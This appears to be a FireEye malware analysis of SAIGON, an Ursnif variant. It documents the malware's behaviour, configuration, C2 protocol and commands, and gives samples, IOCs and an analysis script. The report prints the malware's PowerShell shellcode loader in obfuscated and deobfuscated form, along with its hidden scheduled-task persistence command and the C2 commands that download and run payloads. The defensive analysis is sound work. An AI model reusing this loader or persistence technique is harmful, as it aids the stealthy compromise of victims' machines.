

SAIGON, the Mysterious Ursnif Fork

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Ursnif (aka Gozi/Gozi-ISFB) is one of the oldest banking malware families still in active distribution. While the first major version of Ursnif was identified in 2006, several subsequent versions have been released in large part due to source code leaks. FireEye reported on a previously unidentified variant of the Ursnif malware family to our threat intelligence subscribers in September 2019 after identification of a server that hosted a collection of tools, which included multiple point-of-sale malware families. This malware self-identified as "SaiGon version 3.50 rev 132," and our analysis suggests it is likely based on the source code of the v3 (RM3) variant of Ursnif. Notably, rather than being a full-fledged banking malware, SAIGON's capabilities suggest it is a more generic backdoor, perhaps tailored for use in targeted cybercrime operations.

Technical Analysis

Behavior

SAIGON appears on an infected computer as a Base64-encoded shellcode blob stored in a registry key, which is launched using PowerShell via a scheduled task. As with other Ursnif variants, the main component of the malware is a DLL file. This DLL has a single exported function, *DllRegisterServer*, which is an unused empty function. All the relevant functionality of the malware executes when the DLL is loaded and initialized via its entry point.

Upon initial execution, the malware generates a machine ID using the creation timestamp of either `%SystemDrive%\pagefile.sys` or `%SystemDrive%\hiberfil.sys` (whichever is identified first). Interestingly, the system drive is queried in a somewhat uncommon way, directly from the *KUSER_SHARED_DATA* structure (via *SharedUserData* → *NtSystemRoot*). *KUSER_SHARED_DATA* is a structure located in a special part of kernel memory that is mapped into the memory space of all user-mode processes (thus shared), and always located at a fixed memory address (`0x7ffe0000`, pointed to by the *SharedUserData* symbol).

The code then looks for the current shell process by using a call to `GetWindowThreadProcessId(GetShellWindow(), ...)`. The code also features a special check; if the checksum calculated from the name of the shell's parent process matches the checksum of *explorer.exe* (`0xc3c07cf0`), it will attempt to inject into the parent process instead.

SAIGON then injects into this process using the classic *VirtualAllocEx / WriteProcessMemory / CreateRemoteThread* combination of functions. Once this process is injected, it loads two embedded files from within its binary:

- A *PUBLIC.KEY* file, which is used to verify and decrypt other embedded files and data coming from the malware's command and control (C2) server
- A *RUN.PS1* file, which is a PowerShell loader script template that contains a "@SOURCE@" placeholder within the script:

```
$hanksefksku = [System.Convert]::FromBase64String("@SOURCE@");  
Invoke-Expression ([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String("JHdneG1qZ2J4dGo9L  
hbmtzZWZrc2d1Lkxlbmd0aDskdHNrdm89IltEbGxJbXBvcnQoYcJrZXJlbnRQcm9jZXNzKk7Yg5bRGxsSW1wb3J0KGAidXNlcjMyYCIpXWB  
0aWMGZXh0ZjUjIEludDMYIEldEN1cnJlbnRQcm9jZXNzKk7Yg5bRGxsSW1wb3J0KGAidXNlcjMyYCIpXWB  
ucHVibG1jIHN0YXRpYyBleHRlcm4gSW50UHRyIEldERDKEludFB0ciBteHhhaHhvZik7Yg5bRGxsSW1wb3J0K  
GAia2VybmVsMzJgIildYG5wdWJsaWMGc3RhdG1jIGV4dG6VybiBjbnRQdHIgQ3JlYXRlUmVtb3RlVGhyZWFKKEl  
udFB0ciBoY3d5bHJicywSW50UHRyIHdxZXIscWludCBzZmosSW50UHRyIHdsbGV2LEludFB0ciB3d2RyaWN  
0d2RrLHVpbmQga2xtaG5zayxJbnRQdHIgdmNleHN1YWx3aGgpO2BuW0RsbEltcG9ydChgImtcm5lbDMYCIpXWB  
pXWBucHVibG1jIHN0YXRpYyBleHRlcm4gVUludDMYIFdhaXRGb3JTaW5nbGVpYmplY3QoSW50UHRyIGFqLC  
BVSW50MzIga2R4c3hldik7Yg5bRGxsSW1wb3J0KGAia2VybmVsMzJgIildYG5wdWJsaWMGc3RhdG1jIGV4dG  
VybiBjbnRQdHIgVmludHVhbEFsbG9jKELudFB0ciB4eSx1aW50IGtuYnQsdWludCB0bXJ5d2h1LHVpbmQgd2d1  
dHVkKtSi0yR0c2thYXhvdHh1PUFkZC1UeXB1IC1tZW1iZXJlZmVpbm10aW9uICR0c2t2byAtTmFtZSAnV2luMzI  
nIC1uYW1lc3BhY2UgV2luMzJGdW5jdGlvbnMgXHB3d0aHJ10yRtaHhrcHVsbD0kdHNRyWF4b3R4ZT06VmI  
ydHVhbEFsbG9jKDasJHdneG1qZ2J4dGosMHgzMDAwLDB4NDAp01tTeXN0ZW0uUnVudGltZS5JbnRlcm9wU  
2VydmljZXMuTWYyc2hhbF060kNvcHkoJGhhbmtzZWZrc2d1LDAsJG1oeGtwdWxsLGR3Z3htamdleHRqKtSkd  
GRvY25ud2t2b3E9JHRza2FheG90eGU60kNyZWF0ZVJlbW90ZVRocmVhZCgtMSwwLDAsJG1oeGtwdWxsLC  
RtaHhrcHVsbCwwLDAP0yRvY3h4am1oaXltPSR0c2thYXhvdHh10jpxYXWl0Rm9yU2luZ2x1T2JqZWNOKCR0ZG  
9jbm53a3ZvcSwzMDAwMCK7"));
```

The malware replaces the "@SOURCE@" placeholder from this PowerShell script template with a Base64-encoded version of itself, and writes the PowerShell script to a registry value named "PsRun" under the "HKEY_CURRENT_USER\Identities\{" registry key (Figure 1).




Figure 1: PowerShell script written to PsRun

The instance of SAIGON then creates a new scheduled task (Figure 2) with the name "Power" (e.g. PowerSgs). If this is unsuccessful for any reason, it falls back to using the

"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" registry key to enable itself to maintain persistence through system reboot.




Figure 2: Scheduled task

Regardless of the persistence mechanism used, the command that executes the binary from the registry is similar to the following:

```
PowerShell.exe -windowstyle hidden -ec aQBIAHgAIAAoAGcAcAAGcAcASABLAEMAVQA6AFwASQBkAGUAbgB0AGkAdABpAGUAcwBcAHs/0QA1AEUANQBCAC0ARAAyADEA0AAAtADAAQBCADgALQA1AEQANwBGAC0AMgBDADcAOAA5AEMANQA5AEIAMQBEEYAfQAnACKALgBQAHMAUgB1AG4A
```

After removing the Base64 encoding from this command, it looks something like "*iex (gp 'HKCU:\Identities\{43B95E5B-D218-0AB8-5D7F-2C789C59B1DF}').PsRun.*" When executed, this command retrieves the contents of the previous registry value using *Get-ItemProperty (gp)* and executes it using *Invoke-Expression (iex)*.

Finally, the PowerShell code in the registry allocates a block of memory, copies the Base64-decoded shellcode blob into it, launches a new thread pointing to the area using *CreateRemoteThread*, and waits for the thread to complete. The following script is a deobfuscated and beautified version of the PowerShell.

```
$hanksefksgu = [System.Convert]::FromBase64String("@SOURCE@");
$wgxmjgbxtj = $hanksefksgu.Length;

$tskvo = @"
[DllImport("kernel32")]
public static extern Int32 GetCurrentProcess();

[DllImport("user32")]
public static extern IntPtr GetDC(IntPtr mxhahxof);

[DllImport("kernel32")]
public static extern IntPtr CreateRemoteThread(IntPtr hcwylrbs, IntPtr wqer, uint sfj, IntPtr wllev, IntPtr wwdi
```

```
[DllImport("kernel32")]
public static extern UInt32 WaitForSingleObject(IntPtr aj, UInt32 kdxsxev);

[DllImport("kernel32")]
public static extern IntPtr VirtualAlloc(IntPtr xy, uint knbt, uint tmrywhu, uint wgutud);
"@;

$tskaaxotxe = Add-Type -memberDefinition $tskvo -Name 'Win32' -namespace Win32Functions -passthru;
$mhxkpull = $tskaaxotxe::VirtualAlloc(0, $wgxmjgbxtj, 0x3000, 0x40);[System.Runtime.InteropServices.Marshal]::Co
$tdocnnkvoq = $tskaaxotxe::CreateRemoteThread(-1, 0, 0, $mhxkpull, $mhxkpull, 0, 0);
$ocxxjmiym = $tskaaxotxe::WaitForSingleObject($tdocnnkvoq, 30000);
```

Once it has established a foothold on the machine, SAIGON loads and parses its embedded *LOADER.INI* configuration (see the Configuration section for details) and starts its main worker thread, which continuously polls the C2 server for commands.

Configuration

The Ursnif source code incorporated a concept referred to as "joined data," which is a set of compressed/encrypted files bundled with the executable file. Early variants relied on a special structure after the PE header and marked with specific magic bytes ("JF," "FJ," "JI," "JJ," depending on the Ursnif version). In Ursnif v3 (Figure 3), this data is no longer simply after the PE header but pointed to by the Security Directory in the PE header, and the magic bytes have also been changed to "WD" (0x4457).




Figure 3: Ursnif v3 joined data

This structure defines the various properties (offset, size, and type) of the bundled files. This is the same exact method used by SAIGON for storing its three embedded files:

- *PUBLIC.KEY* - RSA public key
- *RUN.PS1* - PowerShell script template
- *LOADER.INI* - Malware configuration

The following is a list of configuration options observed:

Name	Name	Description
Checksum		

0x97ccd204	HostsList	List of C2 URLs used for communication
0xd82bcb60	ServerKey	Serpent key used for communicating with the C2
0x23a02904	Group	Botnet ID
0x776c71c0	IdlePeriod	Number of seconds to wait before the initial request to the C2
0x22aa2818	MinimumUptime	Waits until the uptime is greater than this value (in seconds)
0x5beb543e	LoadPeriod	Number of seconds to wait between subsequent requests to the C2
0x84485ef2	HostKeepTime	The number of minutes to wait before switching to the next C2 server in case of failures

Table 1: Configuration options

Communication

While the network communication structure of SAIGON is very similar to Ursnif v3, there are some subtle differences. SAIGON beacons are sent to the C2 servers as multipart/form-data encoded requests via HTTP POST to the "/index.html" URL path. The payload to be sent is first encrypted using Serpent encryption (in ECB mode vs CBC mode), then Base64-encoded. Responses from the server are encrypted with the same Serpent key and signed with the server's RSA private key.

SAIGON uses the following User-Agent header in its HTTP requests: "Mozilla/5.0 (Windows NT ; rv:58.0) Gecko/20100101 Firefox/58.0," where consists of the operating system's major and minor version number (e.g. 10.0 on Windows 10, and 6.1 on Windows 7) and the string "; Win64; x64" is appended when the operating system is 64-bit. This yields the following example User Agent strings:

- "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0" on Windows 10 64-bit
- "Mozilla/5.0 (Windows NT 6.1; rv:58.0) Gecko/20100101 Firefox/58.0" on Windows 7 32-bit

The request format is also somewhat similar to the one used by other Ursnif variants described in Table 2:

```
ver=%u&group=%u&id=%08x%08x%08x%08x&type=%u&uptime=%u&knock=%u
```

Name	Description
ver	Bot version (unlike other Ursnif variants this only contains the build number, so only the xxx digits from "3.5.xxx")
group	Botnet ID
id	Client ID

<i>type</i>	Request type (0 – when polling for tasks, 6 – for system info data uploads)
<i>uptime</i>	Machine uptime in seconds
<i>knock</i>	The bot "knock" period (number of seconds to wait between subsequent requests to the C2, see the LoadPeriod configuration option)

Table 2: Request format components

Capabilities

SAIGON implements the bot commands described in Table 3.

Name Checksum	Name	Description
<i>0x45d4bf54</i>	<i>SELF_DELETE</i>	Uninstalls itself from the machine; removes scheduled task and deletes its registry key
<i>0xd86c3bdc</i>	<i>LOAD_UPDATE</i>	Download data from URL, decrypt and verify signature, save it as a <i>.ps1</i> file and run it using " <i>PowerShell.exe -ep unrestricted -file %s</i> "
<i>0xeac44e42</i>	<i>GET_SYSINFO</i>	Collects and uploads system information by running: <ol style="list-style-type: none"> 1. "<i>systeminfo.exe</i>" 2. "<i>net view</i>" 3. "<i>nslookup 127.0.0.1</i>" 4. "<i>tasklist.exe /SVC</i>" 5. "<i>driverquery.exe</i>" 6. "<i>reg.exe query</i> "<i>HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall</i>" <i>/s</i>"
<i>0x83bf8ea0</i>	<i>LOAD_DLL</i>	Download data from URL, decrypt and verify, then use the same shellcode loader that was used to load itself into memory to load the DLL into the current process
<i>0xa8e78c43</i>	<i>LOAD_EXE</i>	Download data from URL, decrypt and verify, save with an <i>.exe</i> extension, invoke using <i>ShellExecute</i>

Table 3: SAIGON bot commands

Comparison to Ursnif v3

Table 4 shows the similarities between Ursnif v3 and the analyzed SAIGON samples (differences are highlighted in **bold**):

	Ursnif v3 (RM3)	Saigon (Ursnif v3.5?)
<i>Persistence method</i>	Scheduled task that executes code stored in a registry key using PowerShell	Scheduled task that executes code stored in a registry key using PowerShell
<i>Configuration storage</i>	Security PE directory points to embedded binary data starting with 'WD' magic bytes (aka. Ursnif "joined files")	Security PE directory points to embedded binary data starting with 'WD' magic bytes (aka. Ursnif "joined files")
<i>PRNG algorithm</i>	xorshift64*	xorshift64*
<i>Checksum algorithm</i>	JAMCRC (aka. CRC32 with all the bits flipped)	CRC32, with the result rotated to the right by 1 bit
<i>Data compression</i>	aPLib	aPLib
<i>Encryption/Decryption</i>	Serpent CBC	Serpent ECB
<i>Data integrity verification</i>	RSA signature	RSA signature
<i>Communication method</i>	HTTP POST requests	HTTP POST requests
<i>Payload encoding</i>	Unpadded Base64 ('+' and '/' are replaced with '_2B' and '_2F' respectively), random slashes are added	Unpadded Base64 ('+' and '/' are replaced with '%2B' and '%2F' respectively), no random slashes
<i>Uses URL path mimicking?</i>	Yes	No
<i>Uses PX file format?</i>	Yes	No

Table 4: Similarities and differences between Ursnif v3 and SAIGON samples

Figure 4 shows Ursnif v3's use of URL path mimicking. This tactic has not been seen in other Ursnif variants, including SAIGON.

```
POST https://shavar.services.mozilla.com/downloads?client=navclient-auto-ffox&appver=66.0&pver=2.2
- 200 application/octet-stream 235b 2.66s
GET http://curlmyip.net/
- 200 text/plain 12b 574ms
POST https://franerodrigo12.com/downloads?client=navclient-auto-ffox&appver=66.0&pver=2.2
- 200 text/html [no content] 2.76s
GET http://detectportal.firefox.com/success.txt
- 200 text/plain 8b 249ms
POST https://franerodrigo12.com/downloads?client=navclient-auto-ffox&appver=66.0&pver=2.2
- 200 text/html [no content] 2.25s
POST https://franerodrigo12.com/downloads?client=navclient-auto-ffox&appver=66.0&pver=2.2
- 200 text/html [no content] 1.75s
POST https://franerodrigo12.com/downloads?client=navclient-auto-ffox&appver=66.0&pver=2.2
- 200 text/html [no content] 1.79s
GET http://curlmyip.net/
- 200 text/plain 12b 626ms
POST https://update.googleapis.com/service/update2/json?cup2key=8:4266041542&cup2hreq=fabbc6188ebd0a677dd5cb08
- 200 application/json 2.09k 1.67s
POST https://franerodrigo12.com/service/update2/json?cup2key=8:4266041542&cup2hreq=fabbc6188ebd0a677dd5cb0818f
- 200 text/html [no content] 2.83s
POST https://update.googleapis.com/service/update2/json
- 200 application/json 171b 1.57s
POST https://franerodrigo12.com/service/update2/json
- 200 text/html [no content] 2.36s
POST https://franerodrigo12.com/service/update2/json
- 200 text/html [no content] 2.26s
```

Figure 4: Ursnif v3 mimicking (red) previously seen benign browser traffic (green) not seen in SAIGON samples

Implications

It is currently unclear whether SAIGON is representative of a broader evolution in the Ursnif malware ecosystem. The low number of SAIGON samples identified thus far—all of which have compilations timestamps in 2018—may suggest that SAIGON was a temporary branch of Ursnif v3 adapted for use in a small number of operations. Notably, SAIGON’s capabilities also distinguish it from typical banking malware and may be more suited toward supporting targeted intrusion operations. This is further supported via our prior identification of SAIGON on a server that hosted tools used in point-of-sale intrusion operations as well as [VISA’s](#) recent notification of the malware appearing on a compromised hospitality organization’s network along with tools previously used by FIN8.

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Appendix A: Samples

The following is a list of samples including their embedded configuration:

Sample SHA256: 8ded07a67e779b3d67f362a9591cce225a7198d2b86ec28bbc3e4ee9249da8a5

Sample Version: 3.50.132

PE Timestamp: 2018-07-07T14:51:30

XOR Cookie: 0x40d822d9

C2 URLs:

- [https://google-download\[.\]com](https://google-download[.]com)
- [https://cdn-google-eu\[.\]com](https://cdn-google-eu[.]com)
- [https://cdn-gmail-us\[.\]com](https://cdn-gmail-us[.]com)

Group / Botnet ID: 1001

Server Key: rvXxkdL5DqOzIRfh

Idle Period: 30

Load Period: 300

Host Keep Time: 1440

RSA Public Key:

(0xd2185e9f2a77f781526f99baf95dff7974e15feb4b7c7a025116dec10aec8b38c808f5f0bb21ae575672b1502ccb5c021c565359255265e0ca015290112f3b6cb72c7863309480f749e38b7d955e410cb53fb3ecf7c403f593518a2cf4915d0ff70c3a536de8dd5d39a633ffef644b0b4286ba12273d252bbac47e10a9d3d059, 0x10001)

Sample SHA256: c6a27a07368abc2b56ea78863f77f996ef4104692d7e8f80c016a62195a02af6

Sample Version: 3.50.132

PE Timestamp: 2018-07-07T14:51:41

XOR Cookie: 0x40d822d9

C2 URLs:

- [https://google-download\[.\]com](https://google-download[.]com)
- [https://cdn-google-eu\[.\]com](https://cdn-google-eu[.]com)
- [https://cdn-gmail-us\[.\]com](https://cdn-gmail-us[.]com)

Group / Botnet ID: 1001

Server Key: rvXxkdL5DqOzIRfh

Idle Period: 30

Load Period: 300

Host Keep Time: 1440

RSA Public Key:

(0xd2185e9f2a77f781526f99baf95dff7974e15feb4b7c7a025116dec10aec8b38c808f5f0bb21ae575672b1502ccb5c021c565359255265e0ca015290112f3b6cb72c7863309480f749e38b7d955e410cb53fb3ecf7c403f593518a2cf4915d0ff70c3a536de8dd5d39a633ffef644b0b4286ba12273d252bbac47e10a9d3d059, 0x10001)

Sample SHA256: 431f83b1af8ab7754615adaef11f1d10201edfef4fc525811c2fcda7605b5f2e

Sample Version: 3.50.199

PE Timestamp: 2018-11-15T11:17:09

XOR Cookie: 0x40d822d9

C2 URLs:

- [https://mozilla-yahoo\[.\]com](https://mozilla-yahoo[.]com)
- [https://cdn-mozilla-sn45\[.\]com](https://cdn-mozilla-sn45[.]com)
- [https://cdn-digicert-i31\[.\]com](https://cdn-digicert-i31[.]com)

Group / Botnet ID: 1000

Server Key: rvXxkdL5DqOzIRfh

Idle Period: 60

Load Period: 300

Host Keep Time: 1440

RSA Public Key:

(0xd2185e9f2a77f781526f99baf95dff7974e15feb4b7c7a025116dec10aec8b38c808f5f0bb21ae575672b1502ccb5c021c565359255265e0ca015290112f3b6cb72c7863309480f749e38b7d955e410cb53fb3ecf7c403f593518a2cf4915d0ff70c3a536de8dd5d39a633ffef644b0b4286ba12273d252bbac47e10a9d3d059, 0x10001)

Sample SHA256: 628cad1433ba2573f5d9fdc6d6ac2c7bd49a8def34e077dbbbffe31fb6b81dc9

Sample Version: 3.50.209

PE Timestamp: 2018-12-04T10:47:56

XOR Cookie: 0x40d822d9

C2 URLs

- [http://softcloudstore\[.\]com](http://softcloudstore[.]com)
- <http://146.0.72.76>
- [http://setworldtime\[.\]com](http://setworldtime[.]com)
- [https://securecloudbase\[.\]com](https://securecloudbase[.]com)

Botnet ID: 1000

Server Key: 0123456789ABCDEF

Idle Period: 20

Minimum Uptime: 300

Load Period: 1800

Host Keep Time: 360

RSA Public Key:

(0xdb7c3a9ea68fbaf5ba1aebc782be3a9e75b92e677a114b52840d2bbafa8ca49da40a64664d80cd62d945334f8457815dd6e75cfa5ee33ae486cb6ea1ddb88411d97d5937ba597e5c430a60eac882d8207618d14b66070ee8137b4beb8ecf348ef247ddb23f9b375bb64017a5607cb3849dc9b7a17d110ea613dc51e9d2aded, 0x10001)

Appendix B: IOCs

Sample hashes:

- 8ded07a67e779b3d67f362a9591cce225a7198d2b86ec28bbc3e4ee9249da8a5
- c6a27a07368abc2b56ea78863f77f996ef4104692d7e8f80c016a62195a02af6
- 431f83b1af8ab7754615adaef11f1d10201edfef4fc525811c2fcda7605b5f2e [\[VT\]](#)
- 628cad1433ba2573f5d9fdc6d6ac2c7bd49a8def34e077dbbbffe31fb6b81dc9 [\[VT\]](#)

C2 servers:

- [https://google-download\[.\]com](https://google-download[.]com)
- [https://cdn-google-eu\[.\]com](https://cdn-google-eu[.]com)
- [https://cdn-gmail-us\[.\]com](https://cdn-gmail-us[.]com)
- [https://mozilla-yahoo\[.\]com](https://mozilla-yahoo[.]com)
- [https://cdn-mozilla-sn45\[.\]com](https://cdn-mozilla-sn45[.]com)
- [https://cdn-digicert-i31\[.\]com](https://cdn-digicert-i31[.]com)

- [http://softcloudstore\[.\]com](http://softcloudstore[.]com)
- <http://146.0.72.76>
- [http://setworldtime\[.\]com](http://setworldtime[.]com)
- [https://securecloudbase\[.\]com](https://securecloudbase[.]com)

User-Agent:

- "Mozilla/5.0 (Windows NT ; rv:58.0) Gecko/20100101 Firefox/58.0"

Other host-based indicators:

- "Power" scheduled task
- "PsRun" value under the HKCU\Identities\{ } registry key

Appendix C: Shellcode Converter Script

The following Python script is intended to ease analysis of this malware. This script converts the SAIGON shellcode blob back into its original DLL form by removing the PE loader and restoring its PE header. These changes make the analysis of SAIGON shellcode blobs much simpler (e.g. allow loading of the files in IDA), however, the created DLLs will still crash when run in a debugger as the malware still relies on its (now removed) PE loader during the process injection stage of its execution. After this conversion process, the sample is relatively easy to analyze due to its small size and because it is not obfuscated.

```
#!/usr/bin/env python3
import argparse
import struct
from datetime import datetime

MZ_HEADER = bytes.fromhex(
'4d5a90000300000004000000ffff0000'
'b80000000000000400000000000000'
'000000000000000000000000000000'
'0000000000000000000000080000000'
'0e1fba0e00b409cd21b8014ccd215468'
'69732070726f6772616d2063616e6e6f'
'742062652072756e20696e204444f5320'
'6d6f64652e0d0da240000000000000'
)

def main():
    parser = argparse.ArgumentParser(description="Shellcode to PE converter for the Saigon malware family.")
    parser.add_argument("sample")
    args = parser.parse_args()

    with open(args.sample, "rb") as f:
        data = bytearray(f.read())
```

```
if data.startswith(b'MZ'):
    lfanew = struct.unpack_from('=I', data, 0x3c)[0]
    print('This is already an MZ/PE file.')
    return
elif not data.startswith(b'\xe9'):
    print('Unknown file type.')
    return

struct.pack_into('=I', data, 0, 0x00004550)
if data[5] == 0x01:
    struct.pack_into('=H', data, 4, 0x14c)
elif data[5] == 0x86:
    struct.pack_into('=H', data, 4, 0x8664)
else:
    print('Unknown architecture.')
    return

# file alignment
struct.pack_into('=I', data, 0x3c, 0x200)

optional_header_size, _ = struct.unpack_from('=HH', data, 0x14)
magic, _, _, size_of_code = struct.unpack_from('=HBBI', data, 0x18)
print('Magic:', hex(magic))
print('Size of code:', hex(size_of_code))

base_of_code, base_of_data = struct.unpack_from('=II', data, 0x2c)

if magic == 0x20b:
    # base of data, does not exist in PE32+
    if size_of_code & 0x0fff:
        tmp = (size_of_code & 0xfffff000) + 0x1000
    else:
        tmp = size_of_code
    base_of_data = base_of_code + tmp

print('Base of code:', hex(base_of_code))
print('Base of data:', hex(base_of_data))

data[0x18 + optional_header_size : 0x1000] = b'\0' * (0x1000 - 0x18 - optional_header_size)

size_of_header = struct.unpack_from('=I', data, 0x54)[0]

data_size = 0x3000
pos = data.find(struct.pack('=IIIII', 3, 5, 7, 11, 13))
if pos >= 0:
    data_size = pos - base_of_data
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section = 0
struct.pack_into('=8sIIIIIIHHI', data, 0x18 + optional_header_size + 0x28 * section,
b'.text',
size_of_code, base_of_code,
base_of_data - base_of_code, size_of_header,
0, 0,
0, 0,
0x60000020
)
section += 1
struct.pack_into('=8sIIIIIIHHI', data, 0x18 + optional_header_size + 0x28 * section,
b'.rdata',
data_size, base_of_data,
data_size, size_of_header + base_of_data - base_of_code,
0, 0,
0, 0,
0x40000040
)
section += 1
struct.pack_into('=8sIIIIIIHHI', data, 0x18 + optional_header_size + 0x28 * section,
b'.data',
0x1000, base_of_data + data_size,
0x1000, size_of_header + base_of_data - base_of_code + data_size,
0, 0,
0, 0,
0xc0000040
)

if magic == 0x20b:
section += 1
struct.pack_into('=8sIIIIIIHHI', data, 0x18 + optional_header_size + 0x28 * section,
b'.pdata',
0x1000, base_of_data + data_size + 0x1000,
0x1000, size_of_header + base_of_data - base_of_code + data_size + 0x1000,
0, 0,
0, 0,
0x40000040
)
section += 1
struct.pack_into('=8sIIIIIIHHI', data, 0x18 + optional_header_size + 0x28 * section,
b'.bss',
0x1600, base_of_data + data_size + 0x2000,
len(data[base_of_data + data_size + 0x2000:]), size_of_header + base_of_data - base_of_code + data_size + 0x2000,
0, 0,
0, 0,
0xc0000040
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)
else:
    section += 1
    struct.pack_into('=8sIIIIHHI', data, 0x18 + optional_header_size + 0x28 * section,
    b'.bss',
    0x1000, base_of_data + data_size + 0x1000,
    0x1000, size_of_header + base_of_data - base_of_code + data_size + 0x1000,
    0, 0,
    0, 0,
    0xc0000040
)
section += 1
struct.pack_into('=8sIIIIHHI', data, 0x18 + optional_header_size + 0x28 * section,
b'.reloc',
0x2000, base_of_data + data_size + 0x2000,
len(data[base_of_data + data_size + 0x2000:]), size_of_header + base_of_data - base_of_code + data_size + 0x2000,
0, 0,
0, 0,
0x40000040
)

header = MZ_HEADER + data[:size_of_header - len(MZ_HEADER)]
pe = bytearray(header + data[0x1000:])
with open(args.sample + '.dll', 'wb') as f:
    f.write(pe)

lfanew = struct.unpack_from('=I', pe, 0x3c)[0]
timestamp = struct.unpack_from('=I', pe, lfanew + 8)[0]
print('PE timestamp:', datetime.utcfromtimestamp(timestamp).isoformat())

if __name__ == "__main__":
    main()
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